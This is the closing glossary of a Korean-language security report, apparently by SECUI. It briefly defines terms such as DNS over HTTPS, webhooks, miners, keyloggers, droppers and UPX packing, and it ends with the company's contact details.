- **Second-level domain(SLD, 2LD)**: 도메인 네임 시스템에서 최상위 도메인 아래에 직접 위치한 도메인
- **DNS over HTTPS(DoH)**: HTTPS 프로토콜을 통해 원격 도메인 이름 시스템(DNS) 확인을 수행하기 위한 프로토콜
- **웹훅(Webhook)**: HTTP 를 통해 애플리케이션 간에 데이터를 자동으로 전송하는 경량화 이벤트 기반 통신
- **폴링(Polling)**: 컴퓨터가 외부 장치나 상태를 주기적으로 확인하거나 읽는 프로세스
- **Postmaster**: PostgreSQL 서버를 기동/중지하기 위한 필수 프로세스이자 가장 먼저 시작되는 프로세스
- **Miner**: 사용자가 모르게 설치되어 시스템의 자원을 이용해 가상화폐를 채굴하는 악성코드
- **키로거 (Keylogger)**: 컴퓨터의 입력 정보를 기록하는 목적의 악성 프로그램으로 일반적으로 키보드를 통한 입력을 가로채는 동작을 수행함
- **드로퍼, 다운로더 (Dropper, Downloader):** 일반적으로 악성코드가 실행되는 중에 추가적인 악성 파일을 생성하거나 다운로드하는 목적으로 사용되는 악성코드
- **UPX(Ultimate Packer for eXecutables)**: 오픈 소스로 제공되는 실행 파일을 압축하는 프로그램이지만, 악성코드의 경우 탐지 회피에 사용

End of Document

SECUI (주)시큐아이

서울특별시 종로구 종로 51 3~6F (종로2가, 종로타워)
tel 02 3783 6600 **fax** 02 3783 6499 www.secui.com

대표전화 **080-331-6600**
기술지원/침해대응센터 **02-3783-6500**
보안관제센터 **02-3782-4030**
평일 : 오전 8시 ~ 오후 5시 (토, 일, 공휴일 제외)